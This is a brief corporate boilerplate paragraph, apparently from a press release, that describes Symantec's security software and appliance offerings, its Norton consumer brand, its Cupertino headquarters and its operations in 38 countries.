Symantec, the world leader in Internet security technology, provides a broad range of content and network security software and appliance solutions to enterprises, individuals, and service providers. The company is a leading provider of client, gateway, and server security solutions for virus protection, firewall and virtual private network, vulnerability management, intrusion detection, Internet content and e-mail filtering and remote management technologies, as well as security services to enterprises and service providers around the world. Symantec's Norton brand of consumer security products is a leader in worldwide retail sales and industry awards. Headquartered in Cupertino, Calif., Symantec has worldwide operations in 38 countries. For more information, please visit www.symantec.com.